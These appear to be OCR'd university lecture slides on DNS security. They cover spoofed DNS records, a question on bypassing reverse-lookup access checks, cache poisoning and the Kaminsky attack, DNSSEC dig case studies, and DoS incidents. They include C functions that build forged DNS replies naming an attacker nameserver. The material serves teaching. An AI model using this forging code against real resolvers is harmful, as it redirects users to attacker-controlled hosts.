example.net.      259200 IN    NS    ns.example.net.
facebook.com.     259200 IN    NS    ns.example.net.
```


Using Both Sections

```
;; QUESTION SECTION:
;www.example.net.        IN    A

;; ANSWER SECTION:
www.example.net.   259200 IN    A     192.168.0.101

;; AUTHORITY SECTION:
example.net.       259200 IN    NS    www.facebook.com.

;; ADDITIONAL SECTION:
www.facebook.com.  259200 IN    A     192.168.0.201
```




Malicious Reply from Reverse Lookup

Question. A service provider is offering ebooks to SU students (because SU has paid for the service). To access the ebooks, you need to go from a computer inside the SU campus, i.e., the IP address needs to be 128.230.0.0/16. To check whether you are from SU or not, upon receiving a request, the service provider will do a reverse DNS lookup to find out the host name of the source IP address. If the name ends with ".syr.edu", the request will be served; if not, the request will be denied.

1) If you are an SU student, but you are not on campus, how can you use this service (legitimately) to get ebooks?
2) If you are not an SU student and you are in another country, but you have your own domain and DNS server, describe how you can bypass the protection implemented by the service, and get the ebooks.


DNS Cache-Poisoning Attack




Remote DNS Cache-Poisoning Attack


SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

The Challenges: Forging DNS Replies






The Kaminsky Attack



The Kaminsky Attack: More Details

Triggering the attack
Result verfication

Headers of Forged DNS Response



DNS Response Payload

Question Record

Name	Record Type	Class
twysw.example.com	"A" Record 0x0001	Internet 0x0001


Answer Record

Name	Record Type	Class	Time to Live	Data Length	Data: IP Address
twysw.example.com	"A" Record 0x0001	Internet 0x0001	0x00002000 (seconds)	0x0004	1.2.3.4

Authority Record

Name	Record Type	Class	Time to Live	Data Length	Data: Name Server
example.com	"NS" Record 0x0002	Internet 0x0001	0x00002000 (seconds)	0x0017	ns.dnslabattacker.net

Representation in the packet
(Total: 0x17 bytes)



Construct DNS Reply

```
/*************************************************************************
  Construct DNS Header and Records. Return the size (Header + Records)
*************************************************************************/
unsigned short construct_dns_reply(char *buffer)
{
    struct dnsheader *dns = (struct dnsheader *) buffer;

    //construct the DNS header:
    dns->flags=htons(0x8400); // Flag = response; this is a DNS response

    // the number for certain fields
    dns->QDCOUNT=htons(1); // 1 question field
    dns->ANCOUNT=htons(1); // 1 answer field
    dns->NSCOUNT=htons(1); // 1 name server(authority) field
    dns->ARCOUNT=htons(1); // 1 additional fields

    char *p = buffer + 12; // move the pointer to the beginning of DNS data

    if (strstr(p, TARGET_DOMAIN) == NULL) return 0; // only target one specific domain

    p += strlen(p) + 1 + 2 + 2; // Skip the Question section (no change)

    p += set_A_record(p, NULL, 0x0C, ANSWER_IPADDR); // Add an A record (Answer section)
    p += set_NS_record(p, TARGET_DOMAIN, 0, NS_SERVER); // Add an NS record (Authority section)
    p += set_A_record(p, NS_SERVER, 0, NS_IPADDR); // Add an A record  (Addtional section)

    return p - buffer;
}
```

Construct an "A" Record

```
/*****************************************************************************
  Construct an "A" record, and return the total size of the record.
  If name is NULL, use the offset parameter to construct the "name" field.
  If name is not NULL, copy it to the "name" field, and ignore the offset parameter.
*****************************************************************************/
unsigned short set_A_record(char *buffer, char *name, char offset, char *ip_addr)
{
    char *p = buffer;

    if (name == NULL) {
        *p = 0xC0; p++;
        *p = offset; p++;
    } else {
        strcpy(p, name);
        p += strlen(name) + 1;
    }

    *((unsigned short *)p ) = htons (0x0001);   // Record Type
    p += 2;

    *((unsigned short *)p ) = htons (0x0001);   // Class
    p += 2;

    *((unsigned int *)p ) = htonl (0x00002000); // Time to Live
    p += 4;

    *((unsigned short *)p ) = htons (0x0004);   // Data Length
    p += 2;

    ((struct  in_addr *)p)->s_addr  = inet_addr(ip_addr); // IP address
    p += 4;

    return (p - buffer);
}
```

Countermeasures

Question: If a user wants to visit www.example.com for a browser, but unfortunately, the DNS query process is compromised, and the IP address obtained by the user's browser is a fake one. Is it safe for the user?

- If the user types http://ww.example.com in the browser
- If the user types https://www.example.com in the browser


DNSSEC

PKI

DNSSEC

https:// www.chase.com

DNSSEC Chain of Trust



DNSSEC Case Study

1. Query the root server.

```
seed@ubuntu:/var/www/CSRF$ dig +dnssec @a.root-servers.net gov
```

```
;; AUTHORITY SECTION:
gov.                    172800  IN      NS      a.gov-servers.net.
gov.                    172800  IN      NS      b.gov-servers.net.
gov.                    86400   IN      DS      7698 8 1 6F109B46A80CEA9613DC86D5A3E065520505A
AFE
gov.                    86400   IN      DS      7698 8 2 6BC949E638442EAD0BDAF0935763C8D003760
384FF15EBBD5CE86BB5 559561F0
gov.                    86400   IN      RRSIG   DS 8 1 86400 20150425170000 20150415160000 486
13 . LVifMvxuI531jBxMpWb4rTopQCB9yRZz4koI4W5CgtOuM4eQXy8qkWH5 +sGy04f8JZSY1da5Q3KrF4YHCNEAPzD1
rJm3htfZL9ei0lSzfO7PRCDv ipV9WY5X9vZI36bzmAfcHn1nh0bUed0xJ7VxzhzET4RFA8rrN4FII94w 3mw=
```

2. Query the .gov server.

```
seed@ubuntu:/var/www/CSRF$ dig +dnssec @b.gov-servers.net nsf.gov
```

```
;; AUTHORITY SECTION:
nsf.gov.                86400   IN      NS      swirl.nsf.gov.
nsf.gov.                86400   IN      NS      whirl.nsf.gov.
nsf.gov.                86400   IN      NS      cyclone.nsf.gov.
nsf.gov.                86400   IN      NS      twister.nsf.gov.
nsf.gov.                3600    IN      DS      5779 7 1 B74C98333849E241C2C57282C9FD24A7001AC
504
nsf.gov.                3600    IN      DS      5779 7 2 1F8F090FDFB13FD17AAF609F5358F5D218F2D
59F8264A34C185AEF51 2B1E5ED3
nsf.gov.                3600    IN      RRSIG   DS 8 2 3600 20150422221015 20150415221015 2956
7 gov. ax9BMy2zoSY3ASgZB4fq4F3Y1o2XY0FBK9p++HC/H0xUYCxukjb7opx/ pVRbmREErMx/f/kK+r1ezubfjZGadF
sS3OqjowzAnfG5e/rRt7m6HOkI w2C9SiEwZ1IAF0lqtfFu67gnjPnh3GIzDpLwjURvyhaa/eGvtFpsEEaV DS8=
```

3. Get the .gov server's public key.

```
seed@ubuntu:/var/www/CSRF$ dig DNSKEY @b.gov-servers.net gov
```

```
;; QUESTION SECTION:
;gov.                           IN      DNSKEY

;; ANSWER SECTION:
gov.                    86400   IN      DNSKEY  256 3 8 AQPGnrIGJp8OInQgK4MxDaVik9qhFDf2wLgdt2
bLvBQsE/rioqANibWv P45+XQ8gccgHciJN1WHmvCvX6j8YYZKH3vTKLbLsi0XyWqrFwzpbBtCB K6CM7KsswzFtgF98b+
dcNIoyGd22NfcJUTLoe/OmwUkWGiz6nu25WcNC NlliIQ==
gov.                    86400   IN      DNSKEY  256 3 8 AQPjAbHdR58IqX5S82ArSjCglRvWAiq1CBvDGh
ng5ph6dQRz4dj5AX3u qy1YFdfbTb8Jgzkpn6ld5vKozyKT9cskDFUqTxQ2AmN87o/KDYrEH3Mm HdGLwsDWVGVBes+8yP
eqNumqIcuu++UC9YK14UnLnHJk5sWN5LxiclcA dSRFHw==
gov.                    86400   IN      DNSKEY  257 3 8 AQO8daaz7B+yshOfL60rytKd9aOSujgponEw3f
wBMEC3/+e9XzHw2k+V KnbJTZ+QaVtpfUd1q9HKZIv/ck83Gl5TjYKE5jtUZ2kpEDZfVNGv6yx0 smtWAXv1nCJS9ohnyO
Td397eMojGDHqkEC+uojEScZheEkMxzgCZwDAs +/CSU7mSuHtCRZn19xlZUd5Gv7yDQ3mbOUwuy30oSk0z1Q5UUPpoihO
u gIZHFX6Jk7NLiW2wlqfq9qhV4zj7TiBiJY0mCc4zHN8/aq2VKDHp2Na7 mWzvKyTy+SYQkBQ/08LbPwj9YMc+uCzKL6s
U/ObHv17EFhD8aPDftTHZ vV9L+OZr
```

4. Query the nsf.gov server.

```
seed@ubuntu:/var/www/CSRF$ dig +dnssec @twister.nsf.gov nsf.gov
```

```
;; QUESTION SECTION:
;nsf.gov.                       IN      A

;; ANSWER SECTION:
nsf.gov.                600     IN      A       128.150.4.107
nsf.gov.                600     IN      RRSIG   A 7 2 600 20150422090044 20150415080044 23165
nsf.gov. A3p4/SkL/ecN/UAaVimmRHIPsfoA+IOVGmoPIaQqKkVNNGIRDZG49+LP 8mgeMZCyGfjjzqPPyuxvZH9zmRMp
aTtDIhX8AVtsf/4DVEzXXtSLDii6 Q6JS0RSQ60Q/GDQWxevvdVbSIYiqWf4Qg29ZFwps8iEMosVmDidI+6U5 rJM=
```

```
;; ADDITIONAL SECTION:
swirl.nsf.gov.          3600    IN      A       198.181.231.15
swirl.nsf.gov.          300     IN      AAAA    2620:10f:6012:1::15
whirl.nsf.gov.          3600    IN      A       198.181.231.16
whirl.nsf.gov.          300     IN      AAAA    2620:10f:6012:1::16
cyclone.nsf.gov.        3600    IN      A       204.14.134.227
cyclone.nsf.gov.        3600    IN      AAAA    2607:f478:80:1::53
twister.nsf.gov.        3600    IN      A       198.181.231.17
twister.nsf.gov.        300     IN      AAAA    2620:10f:6012:1::17
swirl.nsf.gov.          3600    IN      RRSIG   A 7 3 3600 20150422090044 20150415080044 23165
 nsf.gov. KyWv/Pj4o1kijCFeLBzPS9gF1zciCJ7cqhzRBN+ZlBl/e3OUrYv12dkv cGq2cz3DO1vGQhZyjyK3o2c9JYV
/cnuKjfM0fpvh/S9I0WZc4YSBQj6h BrTrPNVtZo2qiAwxIt7+gatpJ69EwpbxbED6scPlaOvnle37UiUpZFGY fsA=
swirl.nsf.gov.          300     IN      RRSIG   AAAA 7 3 300 20150422090044 20150415080044 231
65 nsf.gov. VoIP+8qHbSrKRX5ZCdSk/HBw4BXimudbFiOWr2rmvSuRMf3WKGsgZ0PV VGcrlHjwJmq1jpgdLkIJICRr0
r1e43p2dxkfrS5c55gX0zJ/Pi/X3Hdk tz5FQYO8CCULWC7cDOG6xC5VHLGqMQbSkEtq9B1fEp1Mk/3z0QuGYz9d QBY=
whirl.nsf.gov.          3600    IN      RRSIG   A 7 3 3600 20150422090044 20150415080044 23165
 nsf.gov. MMbTS0MEho8HKokD7QrVyzlExF+NoJq3aiwrsnvNgzls3LDcH/isgrGw fD1CMuYSLpDT16TwMdl1G+iewHu
BHVvdpSDV3mjbu8bX083p6Zw7DUlb R/SVCn6BVHPEKZZZHenmX9uRx0wK5qD5PfN7ROArnz45KxCUQqud8XX8 +Ys=
whirl.nsf.gov.          300     IN      RRSIG   AAAA 7 3 300 20150422090044 20150415080044 231
65 nsf.gov. PdF52xAPZLZUgdbpTVcYLfGWvpvrBqdhatj0uwDVmWj2Wlh6Tenly1Vd KEEZOp89Jpo6yGmhrN9vgg3VQ
ngud9o/2VhIPnsXou+ZsNaiwf5Q1ddf wrjqaQS73qtdf3AqFon5G7j8J7UvNFMinVQqpZs6mRC4C20BX+fJ59V2 7nI=
```

5. Get nsf.gov's public key.

```
seed@ubuntu:/var/www/CSRF$ dig DNSKEY @twister.nsf.gov nsf.gov
```

```
;; QUESTION SECTION:
;nsf.gov.                       IN      DNSKEY

;; ANSWER SECTION:
nsf.gov.                3600    IN      DNSKEY  256 3 7 AwEAAXBoA4fmTw+3vY2CMsVgOFmiP8mYb80m+i
Y5A3vcAxdGRQY68VUT lrKyyi6GC/4JI2TOwuTvmFesUhNbBMja/qonJ1yyxiocDqYhUCJgmcx3 9oLBgGQrhGoSBvPNA/
i+Y8+6xlv6XzK5HC+H1NUlc600CIzNo4sSZG4c aDjAFsg9
nsf.gov.                3600    IN      DNSKEY  256 3 7 AwEAAXV2Ejokqi8BFsMQYEW/4D5r7srevzdBB+
nzNVvW2ViYGBjyF8Ol dLezEL7GSlsmHhh4BsrYzR60YeQw6sn1w+bPm+FAxUKWTy5rnMy/Dogc OCcqI4w6y7j7PxtI4F
S1DpvlzbQK/Dfr4MBMvfTCPSnXQarhIeIz7Efk OluwI62f
nsf.gov.                3600    IN      DNSKEY  257 3 7 AwEAAW5iDWXVILLyVfOgjl5GndsbYhk4S6Ojpr
KDQIY8XeW0hFuh0Cxd I6R8FnddYiNkz6qCrgGu6Vmx+vAbiLwL1nQLbhWHb/g14BmoF3eTauSG WKequMSgX+MNZ1vhpP
4LeodTMTBFVKXAOlJ3hwrEwb51R2vAeogmc5n7 wxf7PJOGnXBzdOjHfqqek651e89iaQ8CA1pZxZtVsN19voULEXGzSlH
e 1eb2kSl+nqVk6dDC0h9OzjX2FRs7BAiu8Ezih5lrl/lyd0ZO17jZRYEQ nlVdVqkjmFwm6wt7wRhVBWFKUaVJxPlqu4n
FeE92oa2BtHMXlKE/Djyc r2VF4o+JUQ8=
```

Denial-of-Service (DOS) Attacks on DNS

- DOS attacks on the **root servers**
- August 25, 2013: **DOS attacks on .cn nameservers**, shutting down the servers for two to four hours
- December 24, 2009: **DOS attack on UltraDNS**, affects thousands of online shoppers
- May 18, 2009: **DOS Attack on DNSPod** in China led to the worst Internet incident in China
- October 21, 2016: **DDOS attakcs on the Dyn Network** (DNS provider): affects many companies, including Amazon, Twitter, GitHub, CNN, Airbnb, etc.

Summary

- DNS structure, root servers, TLDs
- How DNS works
- Set up DNS servers
- Attack surface
- Attacks on DNS
  - Fake data attacks
  - DNS cache poisoning, Kaminsky attack
  - How to construct DNS responses
  - Case studies: Denial-of-service attacks on DNS